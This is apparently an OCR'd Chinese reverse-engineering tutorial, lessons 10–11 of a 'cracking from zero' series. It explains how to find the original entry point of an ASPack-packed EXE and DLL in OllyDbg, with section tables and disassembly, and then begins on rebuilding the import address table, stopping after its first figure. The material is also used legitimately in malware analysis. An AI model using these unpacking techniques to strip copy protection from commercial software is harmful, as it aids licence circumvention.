


图4




图5

这里调用了popad来恢复现场，接着是一个jnz跳转指令，然后retn返回，这里返回就到了程序的OEP，到这里DUMP既可。

三、内存镜像法

被加壳的程序在运行时，外壳部分对加密数据进行解密，然后将解密数据放到代码段。用LoadPE比较一下程序加壳前和加壳后的区段信息，图6，图7。

可以看出加过壳的程序比没加壳前多出了两个区段，分别是.aspack和.adata，而与程序加壳前的几个区段相比较，加壳后的区块大小都变小了，这就是壳程序的压缩效果，而那个aspack区段就是外壳代码的区段。

用OD加载加壳后的程序，点击工具栏中的“M”，或者按快捷键ALT+M可以打开内存映射窗口，图8。

[区段表]

名称	VOffset	VSize	ROffset	RSize	标志
.text	00001000	000008BE	00000400	00000A00	60000020
.rdata	00002000	00000622	00000E00	00000800	40000040
.data	00003000	00000388	00001600	00000200	C0000040
.rsrc	00004000	0000C06C	00001800	0000C200	40000040
.reloc	00011000	00000208	0000DA00	00000400	42000040

图6

[区段表]

名称	VOffset	VSize	ROffset	RSize	标志
.text	00001000	00001000	00000400	00000600	E0000060
.rdata	00002000	00001000	00000A00	00000400	C0000040
.data	00003000	00001000	00000E00	00000200	C0000040
.rsrc	00004000	0000D000	00001000	00000800	C0000040
.reloc	00011000	00001000	00001800	00000200	C2000040
.aspack	00012000	0000D000	00001A00	0000CC00	E0000060
.adata	0001F000	00001000	0000E600	00000000	E0000040

图7




图8

一般的壳都是依次解密各区段的数据，等所有区段解密完成后再跳转到代码段去执行原程序的代码。这里选中程序所有的区段，分别按F2给它们设置一个断点，图9，这里设置的断点是一次性断点，如果程序要执行、读取、访问被设置断点的区段，则会出发断点导致中断，接着这个断点就会自动被删除。按F9让程序运行，可以看到程序中断后断点就会被自动删除，图10，然后继续按F9让程序运行，直到所有区段都被解密完成，这时再给.text代码段设置一个断点，按F9按跑起来，再次被中断后就是程序要执行.text段的代码了，从这里一步到达OEP。

012C1000	00001000	加壳	.text	代码	Imag	R	RW
012C2000	00001000	加壳	.rdata		Imag	R	R
012C3000	00001000	加壳	.data	数据	Imag	R	RW
012C4000	0000D000	加壳	.rsrc	资源	Imag	R	R
012D1000	00001000	加壳	.reloc		Imag	R	RWE
012D2000	0000D000	加壳	.aspack	SFX,输入表,	Imag	R	RWE
012DF000	00001000	加壳	.adata		Imag	R	RWE

图9

00331000	00001000	加壳	.text	代码	Imag	R	R
00332000	00001000	加壳	.rdata		Imag	R	RW
00333000	00001000	加壳	.data	数据	Imag	R	RWE
00334000	0000D000	加壳	.rsrc	资源	Imag	R	RW
00341000	00001000	加壳	.reloc		Imag	R	R
00342000	0000D000	加壳	.aspack	SFX,输入表,	Imag	R	R
0034F000	00001000	加壳	.adata		[illegible]	[illegible]	[illegible]

图10

四、DLL文件

动态链接库英文为DLL，是Dynamic Link Library 的缩写形式，DLL 是一个包含可由多个程序同时使用的代码和数据的库，DLL不是可执行文件。动态链接提供了一种方法，使进程可以调用不属于其可执行代码的函数。函数的可执行代码位于一个 DLL 中，该 DLL 包含一个或多个已被编译、链接并与使用它们的进程分开存储的函数。DLL 还有助于共享数据和资源。多个应用程序可同时访问内存中单个DLL 副本的内容。DLL 是一个包含可由多个程序同时使用的代码和数据的库。

windows中还有一些作为DLL实现的文件，如.ocx的ActiveX控件、.cpl的控制面板文件。用前面几节所描述的方法也可以找到被加壳的DLL文件的OEP，但是针对于在DLL文件的一个特性，可以有一种针对于DLL文件的独特的寻找OEP的方法。

和exe文件有个main或者WinMain的入口函数一样，DLL也有一个入口函数，叫作DllMain，看看MDSN里给出的定义：

```
BOOL WINAPI DllMain(
    __in  HINSTANCE hinstDLL,
    __in  DWORD fdwReason,
    __in  LPVOID lpvReserved
);
```

第一个参数hinstDLL是DLL文件映射到内存时的模块句柄，它的值是DLL文件映射到内存时的基地址。

第二个参数fdwReason说明了DllMain函数的调用者，它有四个可选值：

DLL_PROCESS_ATTACH，当一个DLL文件被映射到进程的地址空间时，系统调用该DLL的DllMain函数，传递的fdwReason参数为DLL_PROCESS_ATTACH。这种调用只会发生在第一次映射时；

DLL_PROCESS_DETACH，当DLL被从进程的地址空间解除映射时，系统调用了它的DllMain，传递的fdwReason值是DLL_PROCESS_DETACH，当DLL处理该值时，它应该执行进程相关的清理工作；

DLL_THREAD_ATTACH，当进程创建一线程时，系统查看当前映射到进程地址空间中的所有DLL文件映像，并用值DLL_THREAD_ATTACH调用DLL的DllMain函数；

DLL_THREAD_DETACH，如果线程调用了ExitThread来结束线程（线程函数返回时，系统也会自动调用ExitThread），系统查看当前映射到进程空间中的所有DLL文件映像，并用DLL_THREAD_DETACH来调用DllMain函数，通知所有的DLL去执行线程级的清理工作。

第三个参数lpvReserved，当使用DLL_PROCESS_ATTACH调用DllMain时，如果该参数的值是NULL则代码动

态链接，如果该参数的值是非零则表示静态加载；当使用DLL_PROCESS_DETACH调用DllMain时，如果DLL加载失败或者已经调用过FreeLibrary函数则该参数为NULL，否则为非零。

从这里可以看出，从加载一个DLL文件到卸载，DllMain函数至少要被执行两次，在使用DLL_PROCESS_ATTACH调用DllMain函数时，外壳代码会调用解密代码将加密的数据和代码一一进行解密，而使用DLL_PROCESS_DETACH调用DllMain函数时因为程序的代码已经被解密，所以外壳代码会跳过解密部分，这样要找到OEP就比原来方便了很多。

用OD加载加壳后的DLL，看到提示，图11，这里选“是”，接着看到外壳的入口点是一句pushad指令，这在里按F2下断点，然后按F9运行，图12，这时外壳部分已经将加密数据解密并执行解密代码，关闭这个窗口，程序就会使用DLL_PROCESS_DETACH调用DllMain，程序就会被中断在外壳代码的入口点：

```
6BC76001 >pushad
6BC76002  call    6BC7600A
```




图11




图12

按F8步过第一句的pushad指令，然后按F7跟进这个call，然后就到了这里：

```
6BC7600A  pop     ebp
6BC7600B  inc     ebp
6BC7600C  push    ebp
6BC7600D  retn
```

一直按F8直到返回，返回后是一句跳转指令：

```
6BC76008  jmp     short 6BC7600E
```

跳转到一句call指令：

```
6BC7600E  call    6BC76014
```

按F7跟进这个call，然后就到了这里：

```
6BC76014  pop     ebp
6BC76015  mov     ebx, -13
6BC7601A  add     ebx, ebp
6BC7601C  sub     ebx, 6000
6BC76022  cmp     dword ptr [ebp+488], 0
6BC76029  mov     dword ptr [ebp+488], ebx
6BC7602F  jnz     6BC76400
```

这里一直按F8走过去，到最后一句的时候跳转到了这里：

```
6BC76400  mov     eax, 13A2
6BC76405  push    eax
6BC76406  add     eax, dword ptr [ebp+488]
6BC7640C  pop     ecx
6BC7640D  or      ecx, ecx
6BC7640F  mov     dword ptr [ebp+40E], eax
6BC76415  popad
6BC76416  jnz     short 6BC76420
6BC76418  mov     eax, 1
6BC7641D  retn    0C
6BC76420  push    6BC713A2
6BC76425  retn
```

继续按F8，执行到最后遇到一个返回语句，再F8一次返回后就到了程序OEP。

ok，今天就说到这里，希望大家能多加以应用。下期见

破解零起步（十一）——脱壳后处理

rejector

IAT的还原

一般来说壳都会破坏原程序的输入表，所以在脱壳的时候有必要修复原程序的输入表。

一个输入函数是被某模块调用的但又不在调用者模块中的函数，因而命名为“import（输入）”。输入函数实际位于一个或者更多的 DLL 里，调用者模块里只保留一些函数信息，包括函数名及其驻留的DLL名。Windows在加载PE文件时，首先会到到OriginalFirstThunk的值，如果OriginalFirstThunk的值不为0则顺着OriginalFirstThunk里传入的RVA转入；如果OriginalFirstThunk的值为0则查找FirstThunk的值。

对于加过壳的程序，一般都破坏了原程序的输入表，而只有IAT（输入地址表），当程序运行时外壳代码会自动填充IAT中的相关数据，然后来完成对系统API的调用。但是很多壳程序为了防止输入表被还原，都会对IAT做加密，加密后的IAT里就不是API真正的地址了，而是程序HOOK-API后的地址。但是脱壳以后的文件不会执行外壳部分的代码，所以就需要我们自己来还原程序的输入表。

一般来说程序的IAT是连续排列的以一个DWORD的0作为结束，所以只要确定IAT范围中的某一个地址就可以获得整个IAT了。

OD载入一个加过壳的程序，一程序跟踪到OEP就看到这样一句代码：

0039110E call dword ptr [39202C];Sleep

这一句代码OD给出的注释是Sleep，而call指令调用的过程的地址从地址39202C处取过来的一个DWORD值，在命令行窗口里输入命令“d 39202C”查看内存地址3920AC处的数据：

0039202C 06 EF 06 77 FE F1 06 77 B2 F1 06 77 00 00 00 00

从这里取一个DWORD值，就是7706FE06，这里就是Sleep函数的地址了，而向后看，00392038处的DWORD就是0了，说明程序的IAT到这里就结束了，往上翻一点，就到段首了：

00392000 E4 FD 06 77 C3 0C 07 77 16 EF 06 77 47 F2 06 77

00392010 B3 AF 06 77 E2 30 07 77 CD 2A 08 77 AC 05 07 77

00392020 BB 50 06 77 55 7C 07 77 DC F1 06 77 06 EF 06 77

00392030 FE F1 06 77 B2 F1 06 77 00 00 00 00

在这里点鼠标右键选择“长型”-“地址”，图1，然后就可以看到这里是每个函数的地址，图2，这里是对kernel32.dll的输入，往下还有其它DLL的输入，它们之间用一个DWORD的0来隔开，计算出对每一个DLL输入的长度，然后将这些信息写入程序文件就可以完成对输入表的输入，这里用工具来实现。




图1

